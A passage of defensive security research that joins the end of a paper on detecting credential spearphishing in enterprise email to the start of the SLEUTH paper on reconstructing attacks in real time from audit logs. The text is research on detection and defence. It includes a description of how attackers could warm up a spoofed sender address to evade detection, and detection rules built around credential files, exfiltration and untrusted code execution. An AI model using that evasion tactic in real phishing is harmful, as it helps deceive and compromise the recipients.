Alternatively, an attacker could attempt to inflate the sender reputation features of their adversarial email before using it in an attack. For instance, to prepare a malicious email address for a name spoofing attack, an adversary could start sending emails with the malicious email address and spoofed `From` name for several days before sending a spearphishing email to the targeted recipient. However, the more frequently this address is used, the more the adversary risks someone detecting the adversary's use of a spoofed name; thus this evasion strategy does incur a cost and risk to the attacker.

Future work could explore methods to make DAS more robust. In particular, rather than treating an event E as more suspicious than another event X only if E is more suspicious than X in every dimension, the scoring algorithm could be changed to treat E as more suspicious if it is more suspicious than X in at least *k* dimensions.

Prior History for Feature Extraction: For each click-in-email event, our detector leveraged 6 months of prior log data in order to compute meaningful reputation features. LBNL stores several years worth of logs, so this amount of prior history was easily available for our detector. However, with less historical data, the quality of our detector might degrade (e.g., in the degenerate case with no prior history, all `From` names and addresses will appear as suspicious new entities). To assess how much history our detector needs, we re-ran our evaluation experiments (§ 6.1 and § 6.2) with 3 months of history and with 1 month of history. A 3-month historical window sufficed to detect the same attacks as our 6-month real-time detector, and the median number of alerts per day remained the same (7 per day). However, a detector with only 1 month of history failed to detect one of the attacks and generated a median of 18 alerts per day. With just one month of prior data, too many click-in-email events have the smallest possible feature values; this causes our detector to select entire batches of them because they share the same DAS score.

Extending to Preventative Protection: One could extend our real-time detector to operate in a preventative fashion. As emails arrived, our detector could compute each email's feature values and then check each URL in the email to see whether or not it would generate an alert if the URL were clicked at that moment. If so, we could rewrite the email's URL (before delivering the email to its recipient) to point to an interstitial warning page set up by the enterprise's security team. Our computations show that if we used our real-time detector with a budget of 10 alerts/day, an employee would encounter a median of 2 interstitial pages over the nearly 4-year time span of our evaluation data (Appendix B). Given this low burden, future work could explore how to design effective warning mechanisms as part of a preventative defense.

8 Related Work

Recently, a number of papers have highlighted the threat of spearphishing and explored potential defenses [8, 12, 19, 24]. Closest to our work, the systems proposed by Stringhini et al. [19], Duman et al. [8], and Khonji et al. [12] build behavioral models for senders based on metadata, stylometry, and timing features. They then classify an email as spearphishing or not by using the behavioral model to see whether a new email's features differ from the sender's historical behavioral profile. This prior work cannot detect spearphish sent by a *previously unseen attacker* since the sender has no prior history (and thus no behavioral model to compare the attack email against). More importantly, when they evaluate their systems on smaller datasets with simulated attacks, the best performing detectors obtain false positive rates (FPRs)

in the range of 1–10%. Although quite low, an FPR of even 1% is too high for a practical enterprise settings; our dataset contains over 250,000 emails per day, so an FPR of 1% would lead to 2,500 alerts each day. In contrast, our detector can detect real-world attacks, including those from a *previously unseen attacker*, with a budget of 10 alerts per day.

Other work has characterized the landscape of spearphishing attacks against individual activists and dissidents [9, 15, 16, 20]. This body of work shows that targeted attacks on individuals span a wide spectrum of sophistication, from simple third-party tracking software and common exploits to purchasing specialized spyware and exploits from commercial firms. Most recently, LeBlond et al. conducted a large-scale analysis of exploit documents used in targeted attacks [14]. Their analysis found that none of these malicious attachments used a zero-day exploit, and over 95% of these documents relied on a vulnerability that was at least one year old. While these attacks can succeed against vulnerable activists and individuals, such dated exploits will likely fail against an enterprise with good security hygiene. Indeed, over the past few years, all of the spearphishing attacks on LBNL have been credential spearphishing.

9 Conclusion

In this work, we developed a real-time detector for identifying credential spearphishing attacks in enterprise settings. Two key contributions enabled our detector to achieve practical performance: (1) a new set of features that targets the two fundamental stages of successful spearphishing attacks, and (2) a new anomaly detection technique that leverages these features to detect attacks, without the need for any labeled training data.

We evaluated our approach on an anonymized dataset of over 370 million emails collected from a large national lab. At a false positive rate of less than 0.005%, our system detected all but two attacks in our dataset and uncovered two previously unknown successful attacks. Compared against our anomaly scoring technique, standard anomaly detection techniques would need to generate orders of magnitude more false positives to detect the same attacks as our algorithm. Because of our approach's ability to detect a wide range of attacks, including previously undiscovered attacks, and its low false positive cost, LBNL has implemented and deployed a version of our detector.

Acknowledgements

The authors would like to thank Nicholas Carlini, Chris Thompson, Alyosha Efros, and Paul Pearce for insightful discussions and feedback. We would also like to thank Partha Banerjee, Jay Krous, Stephen Lau, Vincent Stoffer, and Adam Stone of the Lawrence Berkeley National Laboratory for their wide-ranging assistance in conducting the research. This work was supported by the AFOSR under MURI award FA9550-12-1-0040; the National Science Foundation through CNS awards 1161799/1237265/1348077/1406041, Intel through the ISTC for Secure Computing, Qualcomm, Cisco, the Hewlett Foundation through the Center for Long-Term Cybersecurity, an NSF Graduate Fellowship, and a Facebook Fellowship.

References

[1] Spear phishing: The top ten worst cyber attacks. `https://blog.cloudmark.com/wp-content/uploads/2016/01/cloudmark_top_ten_infographic.png`.

[2] DMARC. `https://dmarc.org/`, 2016.

[3] Peter Bright. Spearphishing + zero-day: RSA hack not "extremely sophisticated". `http://arstechnica.com/security/2011/04/spearphishing-0-day-rsa-hack-not-extremely-sophisticated/`, April 2011.

[4] Elie Bursztein and Vijay Eranti. Internet-wide efforts to fight email phishing are working. `https://security.googleblog.com/2013/12/internet-wide-efforts-to-fight-email.html`, Feb 2016.

[5] Varun Chandola, Arindam Banerjee, and Vipin Kumar. Anomaly detection: A survey. *ACM Comput. Surv.*, 41(3):15:1–15:58, 2009.

[6] Nitesh Chawla, Nathalie Japkowicz, and Aleksander Kotcz. Editorial: special issue on learning from imbalanced data sets. *ACM SIGKDD Explorations Newsletter*, 6(1):1–6, 2004.

[7] Dropbox Community. Discontinuing rendering of html content. `https://www.dropboxforum.com/t5/Manage-account/Discontinuing-rendering-of-HTML-content/td-p/187920`, Sep 2016.

[8] Sevtap Duman, Kubra Kalkan-Cakmakci, Manuel Egele, William Robertson, and Engin Kirda. Emailprofiler: Spearphishing filtering with header and stylometric features of emails. In *Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual*, pages 408–416. IEEE, 2016.

[9] Seth Hardy, Masashi Crete-Nishihata, Katharine Kleemola, Adam Senft, Byron Sonne, Greg Wiseman, Phillipa Gill, and Ronald J. Deibert. Targeted threat index: Characterizing and quantifying politically-motivated targeted malware. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, 2014.

[10] Haibo He and Edwardo A Garcia. Learning from imbalanced data. *IEEE Transactions on knowledge and data engineering*, 21(9):1263–1284, 2009.

[11] Nick Johnston. Dropbox users targeted by phishing scam hosted on dropbox. `https://www.symantec.com/connect/blogs/dropbox-users-targeted-phishing-scam-hosted-dropbox`, Oct 2014.

[12] Mahmoud Khonji, Youssef Iraqi, and Andrew Jones. Mitigation of spear phishing attacks: A content-based authorship identification framework. In *Internet Technology and Secured Transactions (ICITST), 2011 International Conference for*, pages 416–421. IEEE, 2011.

[13] Aleksandar Lazarevic, Levent Ertoz, Vipin Kumar, Aysel Ozgur, and Jaideep Srivastava. A comparative study of anomaly detection schemes in network intrusion detection. In *Proceedings of the 2003 SIAM International Conference on Data Mining*, pages 25–36. SIAM, 2003.

[14] Stevens Le Blond, Cédric Gilbert, Utkarsh Upadhyay, Manuel Gomez Rodriguez, and David Choffnes. A broad view of the ecosystem of socially engineered exploit documents. In *NDSS*, 2017.

[15] Stevens Le Blond, Adina Uritesc, Cédric Gilbert, Zheng Leong Chua, Prateek Saxena, and Engin Kirda. A look at targeted attacks through the lense of an ngo. In *USENIX Security*, pages 543–558, 2014.

[16] William R Marczak, John Scott-Railton, Morgan Marquis-Boire, and Vern Paxson. When governments hack opponents: A look at actors and technology. In *USENIX Security*, pages 511–525, 2014.

[17] Trend Micro. Spear-phishing email: Most favored APT attack bait. *Trend Micro, http://www.trendmicro.com.au/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf (accessed 1 October 2014)*, 2012.

[18] Steve Sheng, Mandy Holbrook, Ponnurangam Kumaraguru, Lorrie Faith Cranor, and Julie Downs. Who falls for phish?: a demographic analysis of phishing susceptibility and effectiveness of interventions. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 373–382. ACM, 2010.

[19] Gianluca Stringhini and Olivier Thonnard. That ain't you: Blocking spearphishing through behavioral modelling. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 78–97. Springer, 2015.

[20] Colin Tankard. Advanced persistent threats and how to monitor and deter them. *Network security*, 2011.

[21] Lisa Vaas. How hackers broke into John Podesta, DNC Gmail accounts. `https://nakedsecurity.sophos.com/2016/10/25/how-hackers-broke-into-john-podesta-dnc-gmail-accounts/`, October 2016.

[22] Colin Whittaker, Brian Ryner, and Marria Nazif. Large-scale automatic classification of phishing pages. In *NDSS*, volume 10, 2010.

[23] Wikipedia. Server name indication. `https://en.wikipedia.org/wiki/Server_Name_Indication`, June 2017.

[24] Mengchen Zhao, Bo An, and Christopher Kiekintveld. Optimizing personalized email filtering thresholds to mitigate sequential spear phishing attacks. In *AAAI*, pages 658–665, 2016.

A Feature Vectors and Comparators per Sub-Detector

Name spoofer Features	Comparator for DAS
Host age of clicked URL (email ts − domain's 1st visit ts)	≤
# visits to clicked URL's host prior to email ts	≤
# weeks that `From` name has sent email on ≥ 5 days	≥
# days that `From` name and `From` addr have appeared together in emails	≤

Table 5: Summary of the feature vector for our *name spoofer* sub-detector and the "suspiciousness" comparator we provide to DAS for each feature.

Previously unseen attacker Features	Comparator for DAS
Host age of clicked URL (email ts − domain's 1st visit ts)	≤
# visits to clicked URL's host prior to email ts	≤
# days that `From` name has sent email	≤
# days that `From` addr has sent email	≤

Table 6: Summary of the feature vector for our *previously unseen attacker* sub-detector and the "suspiciousness" comparator we provide to DAS for each feature.

Lateral attacker Features	Comparator for DAS
Host age of clicked URL (email ts − domain's 1st visit ts)	≤
# visits to clicked URL's host prior to email ts	≤
# distinct employees who have previously logged in from the same city as the session's new IP addr	≤
# previous logins by the current employee from the same city as the session's new IP addr	≤

Table 7: Summary of the feature vector for our *lateral attacker* sub-detector and the "suspiciousness" comparator we provide to DAS for each feature.

B Preventative Interstitials

In Section 7 we discussed how to extend our detector from a realtime alert system to a preventative defense by rewriting suspicious URLs in emails to redirect to an interstitial page. This defense can only be practical if it does not cause employees to frequently land on interstial'ed pages. To assess this concern, we ran our detector on our entire evaluation dataset (Sep 1, 2013 – Jan 14, 2017) with an average daily budget of 10 alerts, and selected the alerts that fell within our cumulative budget for that window (i.e., selecting the top $B = 10 * N_{daysInEvalWindow} = 12,310$ most suspicious click-in-email events). For each recipient (`RCPT TO` email address) that received the emails of those 12,310 alerts, we computed the number alerts that recipient received over the entire evaluation time window. Figures 8 and 9 show these results in histogram and CDF form.




Figure 8: Histogram of alerts per `RCPT TO` address for our detector using an average budget of 10 alerts per day across the Sep 1, 2013 – Jan 14, 2017 timeframe.




Figure 9: CDF of alerts per `RCPT TO` address for our detector using an average budget of 10 alerts per day across the Sep 1, 2013 – Jan 14, 2017 timeframe.

From these figures, we see that over 95% of employees would see fewer than 10 interstitials across the entire time span of nearly 3.5 years.

SLEUTH: Real-time Attack Scenario Reconstruction from COTS Audit Data*

Md Nahid Hossain[1], Sadegh M. Milajerdi[2], Junao Wang[1], Birhanu Eshete[2], Rigel Gjomemo[2], R. Sekar[1], Scott D. Stoller[1], and V.N. Venkatakrishnan[2]

[1]Stony Brook University
[2]University of Illinois at Chicago

Abstract

We present an approach and system for real-time reconstruction of attack scenarios on an enterprise host. To meet the scalability and real-time needs of the problem, we develop a platform-neutral, main-memory based, dependency graph abstraction of audit-log data. We then present efficient, tag-based techniques for attack detection and reconstruction, including source identification and impact analysis. We also develop methods to reveal the big picture of attacks by construction of compact, visual graphs of attack steps. Our system participated in a red team evaluation organized by DARPA and was able to successfully detect and reconstruct the details of the red team's attacks on hosts running Windows, FreeBSD and Linux.

1 Introduction

We are witnessing a rapid escalation in targeted cyber-attacks ("Enterprise Advanced and Persistent Threats (APTs)") [1] conducted by skilled adversaries. By combining social engineering techniques (e.g., spear-phishing) with advanced exploit techniques, these adversaries routinely bypass widely-deployed software protections such as ASLR, DEP and sandboxes. As a result, enterprises have come to rely increasingly on second-line defenses, e.g., intrusion detection systems (IDS), security information and event management (SIEM) tools, identity and access management tools, and application firewalls. While these tools are generally useful, they typically generate a vast amount of information, making it difficult for a security analyst to distinguish truly significant attacks — the proverbial "needle-in-a-haystack" — from background noise. Moreover, analysts lack the tools to "connect the dots," i.e., piece together fragments of an attack campaign that span multiple applications or hosts and extend over a long time period. Instead, significant manual effort and expertise are needed to piece together numerous alarms emitted by multiple security tools. Consequently, many attack campaigns are missed for weeks or even months [7, 40].

In order to effectively contain advanced attack campaigns, analysts need a new generation of tools that not only assist with detection but also produce a compact summary of the causal chains that summarize an attack. Such a summary would enable an analyst to quickly ascertain whether there is a significant intrusion, understand how the attacker initially breached security, and determine the impact of the attack.

The problem of piecing together the causal chain of events leading to an attack was first explored in Backtracker [25, 26]. Subsequent research [31, 37] improved on the precision of the dependency chains constructed by Backtracker. However, these works operate in a purely forensic setting and therefore do not deal with the challenge of performing the analysis in real-time. In contrast, this paper presents SLEUTH,[1] a system that can alert analysts in real-time about an ongoing campaign, and provide them with a compact, visual summary of the activity in seconds or minutes after the attack. This would enable a timely response before enormous damage is inflicted on the victim enterprise.

Real-time attack detection and scenario reconstruction poses the following additional challenges over a purely forensic analysis:

1. *Event storage and analysis:* How can we store the millions of records from event streams efficiently and have algorithms sift through this data in a matter of seconds?

*This work was primarily supported by DARPA (contract FA8650-15-C-7561) and in part by NSF (CNS-1319137, CNS-1421893, CNS-1514472 and DGE-1069311) and ONR (N00014-15-1-2208 and N00014-15-1-2378). The views, opinions, and/or findings expressed are those of the author(s) and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government.

[1]SLEUTH stands for (attack) Scenario LinkagE Using provenance Tracking of Host audit data.




Fig. 1: SLEUTH System Overview

2. *Prioritizing entities for analysis:* How can we assist the analyst, who is overwhelmed with the volume of data, prioritize and quickly "zoom in" on the most likely attack scenario?

3. *Scenario reconstruction:* How do we succinctly summarize the attack scenario, starting from the attacker's entry point and identifying the impact of the entire campaign on the system?

4. *Dealing with common usage scenarios:* How does one cope with normal, benign activities that may resemble activities commonly observed during attacks, e.g., software downloads?

5. *Fast, interactive reasoning:* How can we provide the analyst with the ability to efficiently reason through the data, say, with an alternate hypothesis?

Below, we provide a brief overview of SLEUTH, and summarize our contributions. SLEUTH assumes that attacks initially come from outside the enterprise. For example, an adversary could start the attack by hijacking a web browser through externally supplied malicious input, by plugging in an infected USB memory stick, or by supplying a zero-day exploit to a network server running within the enterprise. We assume that the adversary *has not* implanted persistent malware on the host *before* SLEUTH started monitoring the system. We also assume that the OS kernel and audit systems are trustworthy.

1.1 Approach Overview and Contributions

Figure 1 provides an overview of our approach. SLEUTH is OS-neutral, and currently supports Microsoft Windows, Linux and FreeBSD. Audit data from these OSes is processed into a platform-neutral graph representation, where vertices represent subjects (processes) and objects (files, sockets), and edges denote audit events (e.g., operations such as read, write, execute, and connect). This graph serves as the basis for attack detection as well as causality analysis and scenario reconstruction.

The first contribution of this paper, which addresses the challenge of efficient event storage and analysis, is the development of a compact main-memory dependence graph representation (Section 2). Graph algorithms on main memory representation can be orders of magnitude faster than on-disk representations, an important factor in achieving real-time analysis capabilities. In our experiments, we were able to process 79 hours worth of audit data from a FreeBSD system in 14 seconds, with a main memory usage of 84MB. This performance represents an analysis rate that is 20K times faster than the rate at which the data was generated.

The second major contribution of this paper is the development of a tag-based approach for identifying subjects, objects and events that are most likely involved in attacks. Tags enable us to prioritize and focus our analysis, thereby addressing the second challenge mentioned above. Tags encode an assessment of *trustworthiness* and *sensitivity* of data (i.e., objects) as well as processes (subjects). This assessment is based on data provenance derived from audit logs. In this sense, tags derived from audit data are similar to coarse-grain information flow labels. Our analysis can naturally support finer-granularity tags as well, e.g., fine-grained taint tags [42, 58], if they are available. Tags are described in more detail in Section 3, together with their application to attack detection.

A third contribution of this paper is the development of novel algorithms that leverage tags for root-cause identification and impact analysis (Section 5). Starting from alerts produced by the attack detection component shown in Fig. 1, our backward analysis algorithm follows the dependencies in the graph to identify the sources of the attack. Starting from the sources, we perform a full impact analysis of the actions of the adversary using a forward search. We present several criteria for pruning these searches in order to produce a compact graph. We also present a number of transformations that further simplify this graph and produce a graph that visually captures the attack in a succinct and semantically meaningful way, e.g., the graph in Fig. 4. Experiments show that our tag-based approach is very effective: for instance, SLEUTH can analyze 38.5M events and produce an attack scenario graph with just 130 events, representing five orders of magnitude reduction in event volume.

The fourth contribution of this paper, aimed at tackling the last two challenges mentioned above, is a customizable policy framework (Section 4) for tag initialization and propagation. Our framework comes with sensible

defaults, but they can be overridden to accommodate behaviors specific to an OS or application. This enables tuning of our detection and analysis techniques to avoid false positives in cases where benign applications exhibit behaviors that resemble attacks. (See Section 6.6 for details.) Policies also enable an analyst to test out "alternate hypotheses" of attacks, by reclassifying what is considered trustworthy or sensitive and re-running the analysis. If an analyst suspects that some behavior is the result of an attack, they can also use policies to capture these behaviors, and rerun the analysis to discover its cause and impact. Since we can process and analyze audit data tens of thousands of times faster than the rate at which it is generated, efficient, parallel, real-time testing of alternate hypotheses is possible.

The final contribution of this paper is an experimental evaluation (Section 6), based mainly on a red team evaluation organized by DARPA as part of its Transparent Computing program. In this evaluation, attack campaigns resembling modern APTs were carried out on Windows, FreeBSD and Linux hosts over a two week period. In this evaluation, SLEUTH was able to:

- process, in a matter of seconds, audit logs containing tens of millions of events generated during the engagement;
- successfully detect and reconstruct the details of these attacks, including their entry points, activities in the system, and exfiltration points;
- filter away extraneous events, achieving very high reductions rates in the data (up to 100K times), thus providing a clear semantic representation of these attacks containing almost no noise from other activities in the system; and
- achieve low false positive and false negative rates.

Our evaluation is not intended to show that we detected the most sophisticated adversary; instead, our point is that, given several unknown possibilities, the prioritized results from our system can be right on spot in real-time, without any human assistance. Thus, it really fills a gap that exists today, where forensic analysis seems to be primarily initiated manually.

2 Main Memory Dependency Graph

To support fast detection and real-time analysis, we store dependencies in a graph data structure. One possible option for storing this graph is a graph database. However, the performance [39] of popular databases such as Neo4J [4] or Titan [6] is limited for many graph algorithms unless main memory is large enough to hold most of data. Moreover, the memory use of general graph databases is too high for our problem. Even STINGER [16] and NetworkX [5], two graph databases optimized for main-memory performance, use about 250 bytes and 3KB, respectively, per graph edge [39]. The number of audit events reported on enterprise networks can easily range in billions to tens of billions per day, which will require main memory in the range of several terabytes. In contrast, we present a much more space-efficient dependence graph design that uses only about 10 bytes per edge. In one experiment, we were able to store 38M events in just 329MB of main memory.

The dependency graph is a per-host data structure. It can reference entities on other hosts but is optimized for the common case of intra-host reference. The graph represents two types of entities: *subjects*, which represent processes, and *objects*, which represent entities such as files, pipes, and network connections. Subject attributes include process id (pid), command line, owner, and tags for code and data. Objects attributes include name, type (file, pipe, socket, etc.), owner, and tags.

Events reported in the audit log are captured using labeled edges between subjects and objects or between two subjects. For brevity, we use UNIX names such as `read`, `connect`, and `execve` for events.

We have developed a number of techniques to reduce storage requirements for the dependence graph. Wherever possible, we use 32-bit identifiers instead of 64-bit pointers. This allows a single host's dependence graph to contain 4 billion objects and subjects. The number of objects/subjects in our largest data set was a few orders of magnitude smaller than this number.

While our design emphasizes compact data structures for objects and subjects, compactness of events is far more important: events outnumber objects and subjects by about two orders of magnitude in our largest data set. Moreover, the ratio of events to objects+subjects increases with time. For this reason, we have developed an ultra-compact representation for events that can use as little as 6 bytes of storage for many events.

Events are stored inside subjects, thereby eliminating a need for subject-to-event pointers, or the need for event identifiers. Their representation uses variable-length encoding, so that in the typical case, they can use just 4 bytes of storage, but when needed, they can use 8, 12, or 16 bytes. Most events operate on an object and have a timestamp. Since a per-subject order of events is maintained, we dispense with microsecond granularity for timestamps, instead opting for millisecond resolution. In addition, we store only relative time since the last event on the same subject, which allows us to do with 16-bits for the timestamp in the typical case[2]. Objects are referenced within events using an index into a per-subject table of object identifiers. These indices can be thought of like file descriptors — they tend to have small val-

[2]Longer intervals are supported by recording a special "timegap" event that can represent millions of years.

ues, since most subjects use a relatively small number of objects. This enables object references to be represented using 8 bits or less. We encode event names for frequently occurring events (e.g., open, close, read and write) using 3 bits or less. This leaves us with several bits for storing a summary of event argument information, while still being within 32 bits.

We can navigate from subjects to objects using the event data stored within subjects. However, forensic analysis also requires us to navigate from objects to subjects. For this purpose, we need to maintain event information within objects using object-event records. Object event records are maintained only for a subset of events: specifically, events such as `read` and `write` that result in a dataflow. Other events (e.g., `open`) are not stored within objects. Object-event records are further shrunk by storing a reference to the corresponding subject-event record, instead of duplicating information.

As with subject-event records, we use a variable-length encoding for object-event records that enables them to be stored in just 16 bits in the most common case. To see how this is possible, note that objects tend to be operated on by a single subject at a time. Typically, this subject performs a sequence of operations on the object, e.g., an open followed by a few reads or writes, and then a close. By allowing object-event records to reuse the subject from their predecessor, we can avoid the need for storing subject identifiers in most records. Next, we allow object-event records to store a relative index for event records within subjects. Two successive event records within a subject that operate on the same object are likely to be relatively close to each other, say, with tens or hundreds of events in-between. This means that the relative index stored with object-event record can be 12 bits or less in most cases, thus allowing these records to be 16 bits or less in the typical case.

This design thus allows us to store bidirectional timestamped edges in as little as 6 bytes (4 bytes for a subject-event record and 2 bytes for an object-event record). In experiments with larger data sets, the total memory use of our system is within 10 bytes per event on average.

Our variable length encoding allows us to represent full information about important (but rare) events, such as rename, chmod, execve, and so on. So, compactness is achieved without losing any important information. Although such encoding slows down access, access times are still typically less than 100ns, which is many orders of magnitude faster than disk latencies that dominate random access on disk-resident data structures.

3 Tags and Attack Detection

We use tags to summarize our assessment of the trustworthiness and sensitivity of objects and subjects. This assessment can be based on three main factors:

- *Provenance:* the tags on the immediate predecessors of an object or subject in the dependence graph,
- *Prior system knowledge:* our knowledge about the behavior of important applications, such as remote access servers and software installers, and important files such as `/etc/passwd` and `/dev/audio`, and
- *Behavior:* observed behavior of subjects, and how they compare to their expected behavior.

We have developed a policy framework, described in Section 4, for initializing and propagating tags based on these factors. In the absence of specific policies, a default policy is used that propagates tags from inputs to outputs. The default policy assigns to an output the lowest among the trustworthiness tags of the inputs, and the highest among the confidentiality tags. This policy is conservative: it can err on the side of over-tainting, but will not cause attacks to go undetected, or cause a forward (or backward) analysis to miss objects, subjects or events.

Tags play a central role in SLEUTH. They provide important context for attack detection. Each audited event is interpreted in the context of these tags to determine its likelihood of contributing to an attack. In addition, tags are instrumental for the speed of our forward and backward analysis. Finally, tags play a central role in scenario reconstruction by eliminating vast amounts of audit data that satisfy the technical definition of dependence but do not meaningfully contribute to our understanding of an attack.

3.1 Tag Design

We define the following *trustworthiness tags* (*t-tags*):

- *Benign authentic* tag is assigned to data/code received from sources trusted to be benign, and whose authenticity can be verified.
- *Benign* tag reflects a reduced level of trust than benign authentic: while the data/code is still believed to be benign, adequate authentication hasn't been performed to verify the source.
- *Unknown* tag is given to data/code from sources about which we have no information on trustworthiness. Such data *can sometimes be* malicious.

Policies define what sources are benign and what forms of authentication are sufficient. In the simplest case, these policies take the form of whitelists, but we support more complex policies as well. If no policy is applicable to a source, then its t-tag is set to *unknown.*

We define the following *confidentiality tags* (*c-tags*), to reason about information stealing attacks:

- *Secret:* Highly sensitive information, such as login credentials and private keys.

- *Sensitive:* Data whose disclosure can have a significant security impact, e.g., reveal vulnerabilities in the system, but does not provide a direct way for an attacker to gain access to the system.
- *Private:* Data whose disclosure is a privacy concern, but does not necessarily pose a security threat.
- *Public:* Data that can be widely available, e.g., on public web sites.

An important aspect of our design is the separation between t-tags for code and data. Specifically, a subject (i.e., a process) is given two t-tags: one that captures its *code trustworthiness* (code t-tag) and another for its *data trustworthiness* (data t-tag). This separation significantly improves attack detection. More importantly, it can significantly speed up forensic analysis by focusing it on fewer suspicious events, while substantially reducing the size of the reconstructed scenario. Note that confidentiality tags are associated only with data (and not code).

Pre-existing objects and subjects are assigned initial tags using *tag initialization policies.* Objects representing external entities, such as a remote network connection, also need to be assigned initial tags. The rest of the objects and subjects are created during system execution, and their tags are determined using *tag propagation policies.* Finally, attacks are detected using behavior-based policies called *detection policies.*

As mentioned before, if no specific policy is provided, then sources are tagged with *unknown* trustworthiness. Similarly, in the absence of specific propagation policies, the default conservative propagation policy is used.

3.2 Tag-based Attack Detection

An important constraint in SLEUTH is that we are limited to information available in audit data. This suggests the use of provenance reflected in audit data as a possible basis for detection. Since tags are a function of provenance, we use them for attack detection. Note that in our threat model, audit data is trustworthy, so tags provide a sound basis for detection.

A second constraint in SLEUTH is that detection methods should not require detailed application-specific knowledge. In contrast, most existing intrusion detection and sandboxing techniques interpret each security-sensitive operation in the context of a specific application to determine whether it could be malicious. This requires expert knowledge about the application, or in-the-field training in a dynamic environment, where applications may be frequently updated.

Instead of focusing on application behaviors that tend to be variable, we focus our detection techniques on the high-level objectives of most attackers, such as backdoor insertion and data exfiltration. Specifically, we combine reasoning about an attacker's *motive* and *means.* If an event in the audit data can help the attacker achieve his/her key high-level objectives, that would provide the motivation and justification for using that event in an attack. But this is not enough: the attacker also needs the means to cause this event, or more broadly, influence it. Note that our tags are designed to capture means: if a piece of data or code bears the *unknown* t-tag, then it was derived from (and hence influenced by) untrusted sources.

As for the high-level objectives of an attacker, several reports and white papers have identified that the following steps are typical in most advanced attack campaigns [1, 2, 3]:

1. Deploy and run attacker's code on victim system.
2. Replace or modify important files, e.g., `/etc/passwd` or ssh keys.
3. Exfiltrate sensitive data.

Attacks with a transient effect may be able to avoid the first two steps, but most sophisticated attacks, such as those used in APT campaigns, require the establishment of a more permanent footprint on the victim system. In those cases, there does not seem to be a way to avoid one or both of the first two steps. Even in those cases where the attacker's goal could be achieved without establishing a permanent base, the third step usually represents an essential attacker goal.

Based on the above reasoning, we define the following policies for attack detection that incorporate the attacker's objectives and means:

- *Untrusted code execution:* This policy triggers an alarm when a subject with a higher code t-tag executes (or loads) an object with a lower t-tag[3].
- *Modification by subjects with lower code t-tag:* This policy raises an alarm when a subject with a lower code t-tag modifies an object with a higher t-tag. Modification may pertain to the file content or other attributes such as name, permissions, etc.
- *Confidential data leak:* An alarm is raised when untrusted subjects exfiltrate sensitive data. Specifically, this policy is triggered on network writes by subjects with a *sensitive* c-tag and a code t-tag of *unknown.*
- *Preparation of untrusted data for execution:* This policy is triggered by an operation by a subject with a code t-tag of *unknown,* provided this operation makes an object executable. Such operations include `chmod` and `mprotect`[4,5].

[3]Customized policies can be defined for interpreters such as `bash` so that reads are treated the same as loads.

[4]Binary code injection attacks on today's OSes ultimately involve a call to change the permission of a writable memory page so that it becomes executable. To the extent that such memory permission change operations are included in the audit data, this policy can spot them.

[5]Our implementation can identify `mprotect` operations that occur

It is important to note that "means" is not diluted just because data or code passes through multiple intermediaries. For instance, the untrusted code policy does not require a direct load of data from an unknown web site; instead, the data could be downloaded, extracted, uncompressed, and possibly compiled, and then loaded. Regardless of the number of intermediate steps, this policy will be triggered when the resulting file is loaded or executed. This is one of the most important reasons for the effectiveness of our attack detection.

Today's vulnerability exploits typically do not involve untrusted code in their first step, and hence won't be detected by the untrusted code execution policy. However, the eventual goal of an attacker is to execute his/her code, either by downloading and executing a file, or by adding execute permissions to a memory page containing untrusted data. In either case, one of the above policies can detect the attack. A subsequent backward analysis can help identify the first step of the exploit.

Additional detector inputs can be easily integrated into SLEUTH. For instance, if an external detector flags a subject as a suspect, this can be incorporated by setting the code t-tag of the subject to *unknown*. As a result, the remaining detection policies mentioned above can all benefit from the information provided by the external detector. Moreover, setting of *unknown* t-tag at suspect nodes preserves the dependency structure between the graph vertices that cause alarms, a fact that we exploit in our forensic analysis.

The fact that many of our policies are triggered by untrusted code execution should not be interpreted to mean that they work in a static environment, where no new code is permitted in the system. Indeed, we expect software updates and upgrades to be happening constantly, but in an enterprise setting, we don't expect end users to be downloading unknown code from random sites. Accordingly, we subsequently describe how to support standardized software updating mechanisms such as those used on contemporary OSes.

4 Policy Framework

We have developed a flexible policy framework for tag assignment, propagation, and attack detection. We express policies using a simple rule-based notation, e.g.,

$$exec(s,o):\ o.ttag < benign \rightarrow alert(\texttt{"UntrustedExec"})$$

This rule is triggered when the subject s executes a (file) object o with a t-tag less than *benign*. Its effect is to raise an alert named `UntrustedExec`. As illustrated by this example, rules are generally associated with events, and include conditions on the attributes of objects and/or subjects involved in the event. Attributes of interest include:

in conjunction with library loading operations. This policy is not triggered on those `mprotect`'s.

Event	Direction	Alarm trigger	Tag trigger
`define`			*init*
`read`	O→S	*read*	*propRd*
`load`, `execve`	O→S	*exec*	*propEx*
`write`	S→O	*write*	*propWr*
`rm`, `rename`	S→O	*write*	
`chmod`, `chown`	S→O	*write*, *modify*	
`setuid`	S→S		*propSu*

Table 2: Edges with policy trigger points. In the direction column, S indicates subject, and O indicates object. The next two columns indicate trigger points for detection policies and tag setting policies.

- *name:* regular expressions can be used to match object names and subject command lines. We use Perl syntax for regular expressions.
- *tags:* conditions can be placed on t-tags and c-tags of objects and/or subjects. For subjects, code and data t-tags can be independently accessed.
- *ownership and permission:* conditions can be placed on the ownership of objects and subjects, or permissions associated with the object or the event.

The effect of a policy depends on its type. The effect of a detection policy is to raise an alarm. For tag initialization and propagation policies, the effect is to modify tag(s) associated with the object or subject involved in the event. While we use a rule-based notation to specify policies in this paper, in our implementation, each rule is encoded as a (C++) function.

To provide a finer degree of control over the order in which different types of policies are checked, we associate policies with *trigger points* instead of events. In addition, trigger points provide a level of indirection that enables sharing of policies across distinct events that have a similar purpose. Table 2 shows the trigger points currently defined in our policy framework. The first column identifies events, the second column specifies the direction of information flow, and the last two columns define the trigger points associated with these events.

Note that we use a special event called `define` to denote audit records that define a new object. This pseudo-event is assumed to have occurred when a new object is encountered for the first time, e.g., establishment of a new network connection, the first mention of a pre-existing file, creation of a new file, etc. The remaining events in the table are self-explanatory.

When an event occurs, all detection policies associated with its alarm trigger are executed. Unless specifically configured, detection policies are checked only when the tag of the target subject or object is about to change. ("Target" here refers to the destination of data flow in an operation.) Following this, policies associated with the event's tag triggers are tried in the order in which they are specified. As soon as a matching rule is found, the

tags specified by this rule are assigned to the target of the event, and the remaining tag policies are not evaluated.

